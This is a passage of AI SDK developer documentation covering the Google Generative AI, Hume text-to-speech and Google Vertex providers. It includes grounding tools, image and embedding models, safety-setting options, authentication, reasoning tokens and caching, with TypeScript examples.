import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
prompt: `Based on this context: https://ai-sdk.dev/providers/ai-sdk-providers/google, tell me how to use Gemini with AI SDK.
Also, provide the latest news about AI SDK V5.`,
tools: {
google_search: google.tools.googleSearch({}),
url_context: google.tools.urlContext({}),
},
});
const metadata = providerMetadata?.google as
| GoogleProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const urlContextMetadata = metadata?.urlContextMetadata;
Google Maps Grounding
With Google Maps grounding, the model has access to Google Maps data for location-aware responses. This enables providing local data and geospatial context, such as finding nearby restaurants.
import { google, type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { GoogleProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
tools: {
google_maps: google.tools.googleMaps({}),
},
providerOptions: {
google: {
retrievalConfig: {
latLng: { latitude: 34.090199, longitude: -117.881081 },
},
} satisfies GoogleLanguageModelOptions,
},
prompt:
'What are the best Italian restaurants within a 15-minute walk from here?',
});
const metadata = providerMetadata?.google as
| GoogleProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
The optional retrievalConfig.latLng provider option provides location context for queries about nearby places. This configuration applies to any grounding tools that support location context, including Google Maps and Google Search.
When Google Maps grounding is enabled, the model's response will include sources pointing to Google Maps URLs. The grounding metadata includes maps chunks with place information:
{
"groundingMetadata": {
"groundingChunks": [
{
"maps": {
"uri": "https://maps.google.com/?cid=12345",
"title": "Restaurant Name",
"placeId": "places/ChIJ..."
}
}
]
}
}
Google Maps grounding is supported on Gemini 2.0 and newer models.
RAG Engine Grounding
With RAG Engine Grounding, the model has access to your custom knowledge base using the Vertex RAG Engine. This enables the model to provide answers based on your specific data sources and documents.
import { createVertex } from '@ai-sdk/google-vertex';
import { GoogleProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const vertex = createVertex({
project: 'my-project',
location: 'us-central1',
});
const { text, sources, providerMetadata } = await generateText({
model: vertex('gemini-2.5-flash'),
tools: {
vertex_rag_store: vertex.tools.vertexRagStore({
ragCorpus:
'projects/my-project/locations/us-central1/ragCorpora/my-rag-corpus',
topK: 5,
}),
},
prompt:
'What are the key features of our product according to our documentation?',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
When RAG Engine Grounding is enabled, the model will include sources from your RAG corpus in the response.
Additionally, the grounding metadata includes detailed information about how RAG results were used to ground the model's response. Here are the available fields:
-
groundingChunks(Array of chunk objects | null)- Contains the retrieved context chunks from your RAG corpus
- Each chunk includes:
retrievedContext: Information about the retrieved contexturi: The URI or identifier of the source documenttitle: The title of the source document (optional)text: The actual text content of the chunk
-
groundingSupports(Array of support objects | null)- Contains details about how specific response parts are supported by RAG results
- Each support object includes:
segment: Information about the grounded text segmenttext: The actual text segmentstartIndex: Starting position in the responseendIndex: Ending position in the response
groundingChunkIndices: References to supporting RAG result chunksconfidenceScores: Confidence scores (0-1) for each supporting chunk
Example response:
{
"groundingMetadata": {
"groundingChunks": [
{
"retrievedContext": {
"uri": "gs://my-bucket/docs/product-guide.pdf",
"title": "Product User Guide",
"text": "Our product includes advanced AI capabilities, real-time processing, and enterprise-grade security features."
}
}
],
"groundingSupports": [
{
"segment": {
"startIndex": 0,
"endIndex": 45,
"text": "Our product includes advanced AI capabilities and real-time processing."
},
"groundingChunkIndices": [0],
"confidenceScores": [0.95]
}
]
}
}
Configuration Options
The vertexRagStore tool accepts the following configuration options:
-
ragCorpus(string, required)- The RagCorpus resource name in the format:
projects/{project}/locations/{location}/ragCorpora/{rag_corpus} - This identifies your specific RAG corpus to search against
- The RagCorpus resource name in the format:
-
topK(number, optional)- The number of top contexts to retrieve from your RAG corpus
- Defaults to the corpus configuration if not specified
Image Outputs
Gemini models with image generation capabilities (e.g. gemini-2.5-flash-image) support generating images as part of a multimodal response. Images are exposed as files in the response.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash-image'),
prompt:
'Create a picture of a nano banana dish in a fancy restaurant with a Gemini theme',
});
for (const file of result.files) {
if (file.mediaType.startsWith('image/')) {
console.log('Generated image:', file);
}
}
Safety Ratings
The safety ratings provide insight into the safety of the model's response. See Google AI documentation on safety settings.
Example response excerpt:
{
"safetyRatings": [
{
"category": "HARM_CATEGORY_HATE_SPEECH",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11027937,
"severity": "HARM_SEVERITY_LOW",
"severityScore": 0.28487435
},
{
"category": "HARM_CATEGORY_DANGEROUS_CONTENT",
"probability": "HIGH",
"blocked": true,
"probabilityScore": 0.95422274,
"severity": "HARM_SEVERITY_MEDIUM",
"severityScore": 0.43398145
},
{
"category": "HARM_CATEGORY_HARASSMENT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11085559,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.19027223
},
{
"category": "HARM_CATEGORY_SEXUALLY_EXPLICIT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.22901751,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.09089675
}
]
}
Troubleshooting
Schema Limitations
The Google Generative AI API uses a subset of the OpenAPI 3.0 schema, which does not support features such as unions. The errors that you get in this case look like this:
GenerateContentRequest.generation_config.response_schema.properties[occupation].type: must be specified
By default, structured outputs are enabled (and for tool calling they are required). You can disable structured outputs for object generation as a workaround:
const { output } = await generateText({
model: google('gemini-2.5-flash'),
providerOptions: {
google: {
structuredOutputs: false,
} satisfies GoogleLanguageModelOptions,
},
output: Output.object({
schema: z.object({
name: z.string(),
age: z.number(),
contact: z.union([
z.object({
type: z.literal('email'),
value: z.string(),
}),
z.object({
type: z.literal('phone'),
value: z.string(),
}),
]),
}),
}),
prompt: 'Generate an example person for testing.',
});
The following Zod features are known to not work with Google:
z.unionz.record
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Google Search | URL Context |
|---|---|---|---|---|---|---|
gemini-3.1-pro-preview |
||||||
gemini-3.1-flash-image-preview |
||||||
gemini-3.1-flash-lite-preview |
||||||
gemini-3-pro-preview |
||||||
gemini-3-pro-image-preview |
||||||
gemini-3-flash-preview |
||||||
gemini-2.5-pro |
||||||
gemini-2.5-flash |
||||||
gemini-2.5-flash-lite |
||||||
gemini-2.5-flash-lite-preview-06-17 |
||||||
gemini-2.0-flash |
Gemma Models
You can use Gemma models with the Google Generative AI API. The following Gemma models are available:
gemma-3-27b-itgemma-3-12b-it
Gemma models don't natively support the systemInstruction parameter, but the provider automatically handles system instructions by prepending them to the first user message. This allows you to use system instructions with Gemma models seamlessly:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemma-3-27b-it'),
system: 'You are a helpful assistant that responds concisely.',
prompt: 'What is machine learning?',
});
The system instruction is automatically formatted and included in the conversation, so Gemma models can follow the guidance without any additional configuration.
Embedding Models
You can create models that call the Google Generative AI embeddings API
using the .embedding() factory method.
const model = google.embedding('gemini-embedding-001');
The Google provider sends API calls to the right endpoint based on the type of embedding:
- Single embeddings: When embedding a single value with
embed(), the provider uses the single:embedContentendpoint, which typically has higher rate limits compared to the batch endpoint. - Batch embeddings: When embedding multiple values with
embedMany()or multiple values inembed(), the provider uses the:batchEmbedContentsendpoint.
Google embedding models support additional settings. You can pass them as an options argument:
import { google, type GoogleEmbeddingModelOptions } from '@ai-sdk/google';
import { embed } from 'ai';
const model = google.embedding('gemini-embedding-001');
const { embedding } = await embed({
model,
value: 'sunny day at the beach',
providerOptions: {
google: {
outputDimensionality: 512, // optional, number of dimensions for the embedding
taskType: 'SEMANTIC_SIMILARITY', // optional, specifies the task type for generating embeddings
content: [[{ text: 'additional context' }]], // optional, per-value multimodal content (only 1 here, since `value` is only a single one)
} satisfies GoogleEmbeddingModelOptions,
},
});
When using embedMany, provide per-value multimodal content via the content option. Each entry corresponds to a value at the same index; use null for text-only entries:
import { google, type GoogleEmbeddingModelOptions } from '@ai-sdk/google';
import { embedMany } from 'ai';
const { embeddings } = await embedMany({
model: google.embedding('gemini-embedding-2-preview'),
values: ['sunny day at the beach', 'rainy afternoon in the city'],
providerOptions: {
google: {
// content array must have the same length as values
content: [
[{ inlineData: { mimeType: 'image/png', data: '<base64>' } }], // pairs with values[0]
null, // text-only, pairs with values[1]
],
} satisfies GoogleEmbeddingModelOptions,
},
});
The following optional provider options are available for Google embedding models:
-
outputDimensionality: number
Optional reduced dimension for the output embedding. If set, excessive values in the output embedding are truncated from the end.
-
taskType: string
Optional. Specifies the task type for generating embeddings. Supported task types include:
SEMANTIC_SIMILARITY: Optimized for text similarity.CLASSIFICATION: Optimized for text classification.CLUSTERING: Optimized for clustering texts based on similarity.RETRIEVAL_DOCUMENT: Optimized for document retrieval.RETRIEVAL_QUERY: Optimized for query-based retrieval.QUESTION_ANSWERING: Optimized for answering questions.FACT_VERIFICATION: Optimized for verifying factual information.CODE_RETRIEVAL_QUERY: Optimized for retrieving code blocks based on natural language queries.
-
content: array
Optional. Per-value multimodal content parts for embedding non-text content (images, video, PDF, audio). Each entry corresponds to the embedding value at the same index — its parts are merged with the text value in the request. Use
nullfor entries that are text-only. The array length must match the number of values being embedded. Each non-null entry is an array of parts, where each part can be either{ text: string }or{ inlineData: { mimeType: string, data: string } }. Supported bygemini-embedding-2-preview.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions | Multimodal |
|---|---|---|---|
gemini-embedding-001 |
3072 | ||
gemini-embedding-2-preview |
3072 |
Image Models
You can create image models that call the Google Generative AI API using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
The Google provider supports two types of image models:
- Imagen models: Dedicated image generation models using the
:predictAPI - Gemini image models: Multimodal language models with image output capabilities using the
:generateContentAPI
Imagen Models
Imagen models are dedicated image generation models.
import { google } from '@ai-sdk/google';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: google.image('imagen-4.0-generate-001'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Further configuration can be done using Google provider options. You can validate the provider options using the GoogleImageModelOptions type.
import { google } from '@ai-sdk/google';
import { GoogleImageModelOptions } from '@ai-sdk/google';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: google.image('imagen-4.0-generate-001'),
providerOptions: {
google: {
personGeneration: 'dont_allow',
} satisfies GoogleImageModelOptions,
},
// ...
});
The following provider options are available for Imagen models:
- personGeneration
allow_adult|allow_all|dont_allowWhether to allow person generation. Defaults toallow_adult.
Imagen Model Capabilities
| Model | Aspect Ratios |
|---|---|
imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
Gemini Image Models
Gemini image models (e.g. gemini-2.5-flash-image) are technically multimodal output language models, but they can be used with the generateImage() function for a simpler image generation experience. Internally, the provider calls the language model API with responseModalities: ['IMAGE'].
import { google } from '@ai-sdk/google';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: google.image('gemini-2.5-flash-image'),
prompt: 'A photorealistic image of a cat wearing a wizard hat',
aspectRatio: '1:1',
});
Gemini image models also support image editing by providing input images:
import { google } from '@ai-sdk/google';
import { generateImage } from 'ai';
import fs from 'node:fs';
const sourceImage = fs.readFileSync('./cat.png');
const { image } = await generateImage({
model: google.image('gemini-2.5-flash-image'),
prompt: {
text: 'Add a small wizard hat to this cat',
images: [sourceImage],
},
});
You can also use URLs for input images:
import { google } from '@ai-sdk/google';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: google.image('gemini-2.5-flash-image'),
prompt: {
text: 'Add a small wizard hat to this cat',
images: ['https://example.com/cat.png'],
},
});
Gemini Image Model Capabilities
| Model | Image Generation | Image Editing | Aspect Ratios |
|---|---|---|---|
gemini-2.5-flash-image |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 | ||
gemini-3-pro-image-preview |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 | ||
gemini-3.1-flash-image-preview |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 |
title: Hume description: Learn how to use the Hume provider for the AI SDK.
Hume Provider
The Hume provider contains support for the Hume text-to-speech (TTS) API.
Setup
The Hume provider is available in the @ai-sdk/hume module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance hume from @ai-sdk/hume:
import { hume } from '@ai-sdk/hume';
If you need a customized setup, you can import createHume from @ai-sdk/hume and create a provider instance with your settings:
import { createHume } from '@ai-sdk/hume';
const hume = createHume({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Hume provider instance:
-
apiKey string
API key that is being sent using the
X-Hume-Api-Keyheader. It defaults to theHUME_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the Hume speech API
using the .speech() factory method.
const model = hume.speech();
You can pass standard speech generation options like voice, speed, instructions, and outputFormat:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { hume } from '@ai-sdk/hume';
const result = await generateSpeech({
model: hume.speech(),
text: 'Hello, world!',
voice: 'd8ab67c6-953d-4bd8-9370-8fa53a0f1453',
speed: 1.0,
instructions: 'Speak in a friendly, conversational tone.',
outputFormat: 'mp3',
});
Supported Parameters
-
text string (required)
The text to convert to speech.
-
voice string
The voice ID to use for the generated audio. Defaults to
'd8ab67c6-953d-4bd8-9370-8fa53a0f1453'. -
speed number
Speech rate multiplier.
-
instructions string
Description or instructions for how the text should be spoken.
-
outputFormat string
The audio format to generate. Supported values:
'mp3','pcm','wav'. Defaults to'mp3'.
Provider Options
You can pass additional provider-specific options using the providerOptions argument:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { hume } from '@ai-sdk/hume';
import { type HumeSpeechModelOptions } from '@ai-sdk/hume';
const result = await generateSpeech({
model: hume.speech(),
text: 'Hello, world!',
providerOptions: {
hume: {
context: {
generationId: 'previous-generation-id',
},
} satisfies HumeSpeechModelOptions,
},
});
The following provider options are available:
-
context object
Context for the speech synthesis request. Can be either:
{ generationId: string }- ID of a previously generated speech synthesis to use as context.{ utterances: Utterance[] }- An array of utterance objects for context, where each utterance has:textstring (required) - The text content.descriptionstring - Instructions for how the text should be spoken.speednumber - Speech rate multiplier.trailingSilencenumber - Duration of silence to add after the utterance in seconds.voiceobject - Voice configuration, either{ id: string, provider?: 'HUME_AI' | 'CUSTOM_VOICE' }or{ name: string, provider?: 'HUME_AI' | 'CUSTOM_VOICE' }.
Model Capabilities
| Model | Instructions | Speed | Output Formats |
|---|---|---|---|
default |
mp3, pcm, wav |
title: Google Vertex AI description: Learn how to use the Google Vertex AI provider.
Google Vertex Provider
The Google Vertex provider for the AI SDK contains language model support for the Google Vertex AI APIs. This includes support for Google's Gemini models, Anthropic's Claude partner models, and MaaS (Model as a Service) open models.
Setup
The Google Vertex and Google Vertex Anthropic providers are both available in the @ai-sdk/google-vertex module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Google Vertex Provider Usage
The Google Vertex provider instance is used to create model instances that call the Vertex AI API. The models available with this provider include Google's Gemini models. If you're looking to use Anthropic's Claude models, see the Google Vertex Anthropic Provider section below.
Provider Instance
You can import the default provider instance vertex from @ai-sdk/google-vertex:
import { vertex } from '@ai-sdk/google-vertex';
If you need a customized setup, you can import createVertex from @ai-sdk/google-vertex and create a provider instance with your settings:
import { createVertex } from '@ai-sdk/google-vertex';
const vertex = createVertex({
project: 'my-project', // optional
location: 'us-central1', // optional
});
Google Vertex supports multiple authentication methods depending on your runtime environment and requirements.
Node.js Runtime
The Node.js runtime is the default runtime supported by the AI SDK. It supports all standard Google Cloud authentication options through the google-auth-library. Typical use involves setting a path to a json credentials file in the GOOGLE_APPLICATION_CREDENTIALS environment variable. The credentials file can be obtained from the Google Cloud Console.
If you want to customize the Google authentication options you can pass them as options to the createVertex function, for example:
import { createVertex } from '@ai-sdk/google-vertex';
const vertex = createVertex({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library. See also the GoogleAuthOptions interface.
-
authClient object An
AuthClientto use. -
keyFilename string Path to a .json, .pem, or .p12 key file.
-
keyFile string Path to a .json, .pem, or .p12 key file.
-
credentials object Object containing client_email and private_key properties, or the external account client options.
-
clientOptions object Options object passed to the constructor of the client.
-
scopes string | string[] Required scopes for the desired API request.
-
projectId string Your project ID.
-
universeDomain string The default service domain for a given Cloud universe.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
baseURL string
Optional. Base URL for the Google Vertex API calls e.g. to use proxy servers. By default, it is constructed using the location and project:
https://${location}-aiplatform.googleapis.com/v1/projects/${project}/locations/${location}/publishers/google
Edge Runtime
Edge runtimes (like Vercel Edge Functions and Cloudflare Workers) are lightweight JavaScript environments that run closer to users at the network edge. They only provide a subset of the standard Node.js APIs. For example, direct file system access is not available, and many Node.js-specific libraries (including the standard Google Auth library) are not compatible.
The Edge runtime version of the Google Vertex provider supports Google's Application Default Credentials through environment variables. The values can be obtained from a json credentials file from the Google Cloud Console.
You can import the default provider instance vertex from @ai-sdk/google-vertex/edge:
import { vertex } from '@ai-sdk/google-vertex/edge';
If you need a customized setup, you can import createVertex from @ai-sdk/google-vertex/edge and create a provider instance with your settings:
import { createVertex } from '@ai-sdk/google-vertex/edge';
const vertex = createVertex({
project: 'my-project', // optional
location: 'us-central1', // optional
});
For Edge runtime authentication, you'll need to set these environment variables from your Google Default Application Credentials JSON file:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
These values can be obtained from a service account JSON file from the Google Cloud Console.
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleCredentials object
Optional. The credentials used by the Edge provider for authentication. These credentials are typically set through environment variables and are derived from a service account JSON file.
-
clientEmail string The client email from the service account JSON file. Defaults to the contents of the
GOOGLE_CLIENT_EMAILenvironment variable. -
privateKey string The private key from the service account JSON file. Defaults to the contents of the
GOOGLE_PRIVATE_KEYenvironment variable. -
privateKeyId string The private key ID from the service account JSON file (optional). Defaults to the contents of the
GOOGLE_PRIVATE_KEY_IDenvironment variable.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Express Mode
Express mode provides a simplified authentication method using an API key instead of OAuth or service account credentials. When using express mode, the project and location settings are not required.
import { createVertex } from '@ai-sdk/google-vertex';
const vertex = createVertex({
apiKey: process.env.GOOGLE_VERTEX_API_KEY,
});
Optional Provider Settings
-
apiKey string
The API key for Google Vertex AI. When provided, the provider uses express mode with API key authentication instead of OAuth. It uses the
GOOGLE_VERTEX_API_KEYenvironment variable by default.
Language Models
You can create models that call the Vertex API using the provider instance.
The first argument is the model id, e.g. gemini-2.5-pro.
const model = vertex('gemini-2.5-pro');
Google Vertex models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
const model = vertex('gemini-2.5-pro');
await generateText({
model,
providerOptions: {
vertex: {
safetySettings: [
{
category: 'HARM_CATEGORY_UNSPECIFIED',
threshold: 'BLOCK_LOW_AND_ABOVE',
},
],
} satisfies GoogleLanguageModelOptions,
},
});
The following optional provider options are available for Google Vertex models:
-
cachedContent string
Optional. The name of the cached content used as context to serve the prediction. Format: projects/{project}/locations/{location}/cachedContents/{cachedContent}
-
structuredOutputs boolean
Optional. Enable structured output. Default is true.
This is useful when the JSON Schema contains elements that are not supported by the OpenAPI schema version that Google Vertex uses. You can use this to disable structured outputs if you need to.
See Troubleshooting: Schema Limitations for more details.
-
safetySettings Array<{ category: string; threshold: string }>
Optional. Safety settings for the model.
-
category string
The category of the safety setting. Can be one of the following:
HARM_CATEGORY_UNSPECIFIEDHARM_CATEGORY_HATE_SPEECHHARM_CATEGORY_DANGEROUS_CONTENTHARM_CATEGORY_HARASSMENTHARM_CATEGORY_SEXUALLY_EXPLICITHARM_CATEGORY_CIVIC_INTEGRITY
-
threshold string
The threshold of the safety setting. Can be one of the following:
HARM_BLOCK_THRESHOLD_UNSPECIFIEDBLOCK_LOW_AND_ABOVEBLOCK_MEDIUM_AND_ABOVEBLOCK_ONLY_HIGHBLOCK_NONE
-
-
audioTimestamp boolean
Optional. Enables timestamp understanding for audio files. Defaults to false.
This is useful for generating transcripts with accurate timestamps. Consult Google's Documentation for usage details.
-
labels object
Optional. Defines labels used in billing reports.
Consult Google's Documentation for usage details.
-
streamFunctionCallArguments boolean
Optional. When set to true, function call arguments will be streamed incrementally in streaming responses. This enables
tool-input-deltaevents to arrive as the model generates function call arguments, reducing perceived latency for tool calls. Defaults tofalse. Only supported on the Vertex AI API (not the Gemini API) with Gemini 3+ models.Consult Google's Documentation for details.
You can use Google Vertex language models to generate text with the generateText function:
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertex('gemini-2.5-pro'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Google Vertex language models can also be used in the streamText function
(see AI SDK Core).
Code Execution
With Code Execution, certain Gemini models on Vertex AI can generate and execute Python code. This allows the model to perform calculations, data manipulation, and other programmatic tasks to enhance its responses.
You can enable code execution by adding the code_execution tool to your request.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
tools: { code_execution: vertex.tools.codeExecution({}) },
prompt:
'Use python to calculate 20th fibonacci number. Then find the nearest palindrome to it.',
});
The response will contain tool-call and tool-result parts for the executed code.
URL Context
URL Context allows Gemini models to retrieve and analyze content from URLs. Supported models: Gemini 2.5 Flash-Lite, 2.5 Pro, 2.5 Flash, 2.0 Flash.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
tools: { url_context: vertex.tools.urlContext({}) },
prompt: 'What are the key points from https://example.com/article?',
});
Google Search
Google Search enables Gemini models to access real-time web information. Supported models: Gemini 2.5 Flash-Lite, 2.5 Flash, 2.0 Flash, 2.5 Pro.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
tools: { google_search: vertex.tools.googleSearch({}) },
prompt: 'What are the latest developments in AI?',
});
Enterprise Web Search
Enterprise Web Search provides grounding using a compliance-focused web index designed for highly-regulated industries such as finance, healthcare, and the public sector. Unlike standard Google Search grounding, Enterprise Web Search does not log customer data and supports VPC service controls. Supported models: Gemini 2.0 and newer.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-flash'),
tools: {
enterprise_web_search: vertex.tools.enterpriseWebSearch({}),
},
prompt: 'What are the latest FDA regulations for clinical trials?',
});
Google Maps
Google Maps grounding enables Gemini models to access Google Maps data for location-aware responses. Supported models: Gemini 2.5 Flash-Lite, 2.5 Flash, 2.0 Flash, 2.5 Pro, 3.0 Pro.
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-flash'),
tools: {
google_maps: vertex.tools.googleMaps({}),
},
providerOptions: {
vertex: {
retrievalConfig: {
latLng: { latitude: 34.090199, longitude: -117.881081 },
},
} satisfies GoogleLanguageModelOptions,
},
prompt: 'What are the best Italian restaurants nearby?',
});
The optional retrievalConfig.latLng provider option provides location context for queries about nearby places. This configuration applies to any grounding tools that support location context.
Streaming Function Call Arguments
For Gemini 3 Pro and later models on Vertex AI, you can stream function call
arguments as they are generated by setting streamFunctionCallArguments to
true. This reduces perceived latency when functions need to be called, as
tool-input-delta events arrive incrementally instead of waiting for the
complete arguments. This option defaults to false.
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { streamText } from 'ai';
import { z } from 'zod';
const result = streamText({
model: vertex('gemini-3.1-pro-preview'),
prompt: 'What is the weather in Boston and San Francisco?',
tools: {
getWeather: {
description: 'Get the current weather in a given location',
inputSchema: z.object({
location: z.string().describe('City name'),
}),
},
},
providerOptions: {
vertex: {
streamFunctionCallArguments: true,
} satisfies GoogleLanguageModelOptions,
},
});
for await (const part of result.fullStream) {
switch (part.type) {
case 'tool-input-start':
console.log(`Tool call started: ${part.toolName}`);
break;
case 'tool-input-delta':
process.stdout.write(part.delta);
break;
case 'tool-call':
console.log(`Tool call complete: ${part.toolName}`, part.input);
break;
}
}
Reasoning (Thinking Tokens)
Google Vertex AI, through its support for Gemini models, can also emit "thinking" tokens, representing the model's reasoning process. The AI SDK exposes these as reasoning information.
To enable thinking tokens for compatible Gemini models via Vertex, set includeThoughts: true in the thinkingConfig provider option. These options are passed through providerOptions.vertex:
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText, streamText } from 'ai';
// For generateText:
const { text, reasoningText, reasoning } = await generateText({
model: vertex('gemini-2.0-flash-001'), // Or other supported model via Vertex
providerOptions: {
vertex: {
thinkingConfig: {
includeThoughts: true,
// thinkingBudget: 2048, // Optional
},
} satisfies GoogleLanguageModelOptions,
},
prompt: 'Explain quantum computing in simple terms.',
});
console.log('Reasoning:', reasoningText);
console.log('Reasoning Details:', reasoning);
console.log('Final Text:', text);
// For streamText:
const result = streamText({
model: vertex('gemini-2.0-flash-001'), // Or other supported model via Vertex
providerOptions: {
vertex: {
thinkingConfig: {
includeThoughts: true,
// thinkingBudget: 2048, // Optional
},
} satisfies GoogleLanguageModelOptions,
},
prompt: 'Explain quantum computing in simple terms.',
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
process.stdout.write(`THOUGHT: ${part.textDelta}\n`);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
When includeThoughts is true, parts of the API response marked with thought: true will be processed as reasoning.
- In
generateText, these contribute to thereasoningText(string) andreasoning(array) fields. - In
streamText, these are emitted asreasoningstream parts.
File Inputs
The Google Vertex provider supports file inputs, e.g. PDF files.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertex('gemini-2.5-pro'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
See File Parts for details on how to use files in prompts.
Cached Content
Google Vertex AI supports both explicit and implicit caching to help reduce costs on repetitive content.
Implicit Caching
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
// Structure prompts with consistent content at the beginning
const baseContext =
'You are a cooking assistant with expertise in Italian cuisine. Here are 1000 lasagna recipes for reference...';
const { text: veggieLasagna } = await generateText({
model: vertex('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a vegetarian lasagna recipe for 4 people.`,
});
// Second request with same prefix - eligible for cache hit
const { text: meatLasagna, providerMetadata } = await generateText({
model: vertex('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a meat lasagna recipe for 12 people.`,
});
// Check cached token count in usage metadata
console.log('Cached tokens:', providerMetadata.vertex);
// e.g.
// {
// groundingMetadata: null,
// safetyRatings: null,
// usageMetadata: {
// cachedContentTokenCount: 2027,
// thoughtsTokenCount: 702,
// promptTokenCount: 2152,
// candidatesTokenCount: 710,
// totalTokenCount: 3564
// }
// }
Explicit Caching
You can use explicit caching with Gemini models. See the Vertex AI context caching documentation to check if caching is supported for your model.
